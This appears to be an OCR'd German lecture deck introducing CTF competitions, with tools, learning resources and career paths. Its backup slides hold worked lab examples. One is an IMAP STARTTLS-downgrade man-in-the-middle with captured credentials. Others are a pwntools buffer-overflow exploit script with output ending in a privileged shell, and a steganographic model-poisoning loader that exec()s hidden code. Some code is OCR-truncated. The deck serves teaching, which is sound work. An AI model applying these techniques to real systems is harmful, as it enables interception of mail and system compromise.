
- Jeopardy - Kategorien:
  Web, OSINT,
  Reverse Engineering,
  Binary Exploits,
  Kryptographie, ...

- Attack & Defense,
  King of the Hill



CTF - Tools

- Kali Linux
- Unendlich viel mehr:
  - MacOS, Windows, Linux Bordmittel
  - Netzwerk - nmap, nessus, wireshark
  - Web - curl, burpsuite
  - SQL Injections - sqlmap
  - Reverse Engineering - ghidra, IDA Pro
  - Binary Exploits - gdb, pwntools




CTF - Lernen

- Das übliche - Bücher, Videos, Internet, Vorlesungen, MOOCs, Studium
  z.B. Jon Erickson: Hacking - The Art of Exploitation (2nd ed. 2008)

- Writeups
  - https://ctftime.org/writeups
  - Google: ctf site:medium.com

CTF - Writeup Beispiel: picoCTF 2023: UnforgottenBits



Hinweis: picoCTF wurde Anfang Mai 2026 umbenannt in cylabacademy.org

(Link)

Capture The Vibe - über den Einsatz von KI-Tools

- Wissensmanagement - viele Daten, (zu) wenig Wissen
  -> KI Tools können helfen
- Einsatz von KI Tools beim CTF, z.B.
  - Linux Command Line Tools & Parameter
  - Analyse von Daten und Software
    im Quellcode und/oder Binär (Beispiel)
  - Tool-Programmierung & API Dokumentation, z.B.
    für Decoder, Kryptographie
- Qualitätskontrolle!
- Das Ergebnis zählt: Lernen, Teamplay (und Flaggen)


Fortsetzung folgt

CTF ✅

Was kommt dann?

Karrierepfade

Quelle: LinkedIn (Link)

CTF - machen

Anfangen!

-> OverTheWire.org

-> Bandit (Linux)

-> Natas (Web/PHP)

-> Leviathan (Rev. Engineering)

-> Narnia, Maze, Utumno (Binary Exploits)

-> TryHackMe.com

-> pwn.college

-> ctftime.org

Üben, üben, üben!

Zusammenfassung

Einführung - Sicherheit, Schutz

Verteidigung - Checklisten, Technik

Angriff - Wozu, wie lernen

CTF - Wo anfangen? - Try Hack Me, Over The Wire, weitere & Veranstaltungen

CTF - Arten, Tools


CTF & KI

Was kommt dann? - Karrierepfade, Anfangen

Backup: Beispiele aus vergangenen CTFs - Netzwerk, Reverse Engineering, Binary Exploitation, ML Model Poisoning

Backup
Beispiele aus vergangenen CTFs

CTF Beispiel: Netzwerk - EMails lesen mit IMAP trotzt TLS




Unverschlüsselte Mails lesen (Port 143): arpspoof
Verschlüsselte Mails lesen (Port 143, starttls):

- arpspoof, nft & MITM Proxy (Python)
- 50 Zeilen Python - Client & Server
- STARTTL erkennen, in NOTLS ändern
- Client kennt NOTLS nicht
- Client kommuniziert unverschlüsselt


```
root@sniffer:~#  tcpdump -A -n -s 9999 -vvvv 'port 143' | grep TLS
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 9999 bytes
....0..V* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+    STARTTLS AUTH=PLAIN AUTH=LOGIN] Dovecot ready.
.f.._...* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+    NOTLS AUTH=PLAIN AUTH=LOGIN] Dovecot ready.
....0..W* CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+    STARTTLS AUTH=PLAIN AUTH=LOGIN
.f.._...* CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+    NOTLS AUTH=PLAIN AUTH=LOGIN
…
..Y....WT2 LOGIN  "paige@domain.com" "Pwn############7000"
```

Quelle: Potsdam Cyber Games 2025, Challenge: Phantom Strike


CTF Beispiel: Reverse Engineering - Intro



CTF Beispiel: Reverse Engineering - Einfaches Beispiel




```
unsigned __int64 __fastcall sub_11C9(__int64 a1)
{
  int i; // [rsp+1Ch] [rbp-34h]
  char v3[40]; // [rsp+20h] [rbp-30h] BYREF
  unsigned __int64 v4; // [rsp+48h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  strcpy(v3, "gmbh|d65426593642d22b87bfbb939f54918d~");
  for ( i = 0; v3[i]; ++i )
    *(_BYTE *)(i + a1) = v3[i] - 1;
  *(_BYTE *)(i + a1) = 0;
  return v4 - __readfsqword(0x28u);
}
```



```
% file an-offset
an-offset: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=8b1dfc5eed72cf63d51137fc6381eb54723e71c8,
for GNU/Linux 3.2.0, stripped
```

```
% cat ao.c
#include <string.h>
#include <stdio.h>

int main(void)
{
  char *s="gmbh|d65426593642d22b87bfbb939f54918d~";
  int i;
  for(i=0; s[i]; i++) {
    printf("%c", s[i]-1);
  }
  printf("\n");
  return 0;
}
% gcc ao.c -o ao
% ./ao
flag{c54315482531c11a76aeaa828e43807c}
```


Quelle: snyk CTF 2025, Challenge: An Offset Amongst Friends

CTF Beispiel: Binary Exploit - Intro: Stack

Recursive function Example

```
private static int factRecursive(int num){

    if(num < 0){
     return -1;
    }

    if(num == 1 || num == 0){
     return 1;
    }

    num = num * factRecursive(num-1);

    return num;
}
```

Recursive call stack diagram



CTF Beispiel: Binary Exploit - Einfaches Buffer Overflow Beispiel

Stack:

```
(gdb) x/20wx 0x7fffffffe6f0
0x7fffffffe6f0: 0x66647361 0x00007f00 0xf7df693a 0x00007fff
0x7fffffffe700: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffe710: 0xffffe6f0 0x00007fff 0x0000001f 0x00000000
0x7fffffffe720: 0xffffe868 0x00007fff 0xffffe868 0x00007fff
0x7fffffffe730: 0xffffe750 0x00007fff 0x0040144a 0x00000000
```

Stack:

buffer[32]	buffer
0xffffe6f0 0x00007fff	???
0x0000001f 0x00000000	???
0xffffe868 0x00007fff	???
0xffffe868 0x00007fff	???
0xffffe750 0x00007fff	RBP
0x0040144a 0x00000000	return address

```
void run
    char
    // C
    // R
    // I
    cons

    prin
    if (

    }
    // F
    inpu

    // F
    char
    if (
        printf("%s\n", hash);
        exit(1);
    }

    printf("Password Correct! Starting Shell.\n");
    execl("/bin/bash", "/bin/bash", "-p", NULL);
}

void send_message_to_server() {
    char buffer[BUFFER_SIZE]; # 32
    printf("%p\n", buffer);

    printf("Enter message to Management-Server:\n");
    gets(buffer);

    printf("Returning to: 0x%lx\n",(uint64_t)__builtin_return_address(0));

}
```

G.JBW";

```
(venv) user@pwn-operation-blackout-7cbf5d7bcb-zq44b:~$ cat sploit-plc.py
#!python

import pwn

RETURN_ADDR = 0x00401280 # from ghidra - starting shell in run_shell()
process = pwn.process(["b"/opt/plctools/plc_maintenance", b"--send-message"])
payload = b""
payload += b"A" * 32                # buffer[32]
payload += pwn.p64(0x7fffffffe6f0)  # ??? dark-grey
payload += pwn.p64(0x1f)            # ??? yellow
payload += pwn.p64(0x7fffffffe868)  # ??? red
payload += pwn.p64(0x7fffffffe868)  # ??? green
payload += b"B" * 8                 # RBP light-grey
payload += pwn.p64(RETURN_ADDR) # pack return address (int) as byte string
print(pwn.p64(RETURN_ADDR))
pwn.info(process.recvline().decode()) # Welcome to the PLC Maintenance.
pwn.info(process.recvline().decode()) # 0x7ffdb23b3cc0 <- buffer
pwn.info(process.recvline().decode()) # Enter message to Management-Server:
process.sendline(payload)
pwn.info(process.recvline().decode()) # Returning to: 0x40144a

#process.recvline() # receive user back (we don't really care about that)
#pwn.info(process.recvline()) # receive flag
process.interactive()
```

Run:

```
(venv) user@pwn-operation-blackout-7cbf5d7bcb-cccn5:~$ python3 sploit-plc.py
[+] ting local process '/opt/plctools/plc_maintenance': pid 7823
b'\x80\x12@\x00\x00\x00\x00\x00\x00'
[*] Welcome to the PLC Maintenance.
[*] 0x7ffec7984ea0
[*] Enter message to Management-Server:
[*] Returning to: 0x401280
[*] Switching to interactive mode
Password Correct! Starting Shell.
$  i id id
uid=1000(user) gid=1000(user) euid=999(plctech) groups=1000(user)
$  c cd cd  cd / cd /o cd /op cd /opt cd /opt/ cd /opt/p cd /opt/pl cd /opt/plccd /opt/plc* cd /opt/plc*
$  l ls ls
cron_config  flag.txt  plc_maintenance       plc_maintenance.c
$  c ca cat cat  cat f cat fl cat fla cat flag cat flag. cat flag.t cat flag.txcat flag.txt cat flag.txt

Great, you were able to elevate privileges until here, but we need admin access.
Can you please bring us one step further. We need access to the "admin" account.
Don't forget, they have some kind of automation to trigger their attack coordinated.

PCG{g3t5_1s_n0t_53cur3::TS8Nfdd2nYxJ}
$ ^D
```

Quelle: Potsdam Cyber Games 2025 - Operation Blackout

CTF Beispiel: Machine Learning vs. Model Poisoning

Ausgabe beim Laden eines KI/ML Modells:

```
Starting to load the file...
Connecting to 127.0.0.1
Delivering payload to 127.0.0.1
Executing payload on 127.0.0.1
You have been pwned!
```

Steganographie-Decoder des Schadcodes im KI/ML-Modell:

```
import sys
import torch

def stego_decode(tensor, n=3):
    import struct
    import hashlib
    import numpy

    bits = numpy.unpackbits(tensor.view(dtype=numpy.uint8))
    payload =
numpy.packbits(numpy.concatenate([numpy.vstack(tuple([bits[i::tensor.dt
ype.itemsize * 8] for i in range(8-n, 8)])).ravel("F")])).tobytes()
    (size, checksum) = struct.unpack("i 64s", payload[:68])
    message = payload[68:68+size]

    return message

def call_and_return_tracer(frame, event, arg):
    global return_tracer
    global stego_decode
    def return_tracer(frame, event, arg):
        if torch.is_tensor(arg):
            payload = stego_decode(arg.data.numpy(), n=3)
            if payload is not None:
                sys.settrace(None)
                exec(payload.decode("utf-8"))
```

Schadcode (Payload):

```
import os

def exploit():
    connection = f"Connecting to 127.0.0.1"
    payload = f"Delivering payload to 127.0.0.1"
    result = f"Executing payload on 127.0.0.1"

    print(connection)
    print(payload)
    print(result)

    print("You have been pwned!")

hidden_flag = "HTB{n3v3r_tru5t_p1ckl3_m0d3ls}"

exploit()
```

Model Poisoning

Achtung vor KI-Modellen "aus dem Internet"

Quelle: HackTheBox Cyber Apocalypse CTF 2025, Challenge: Machine Language – Crystal Corruption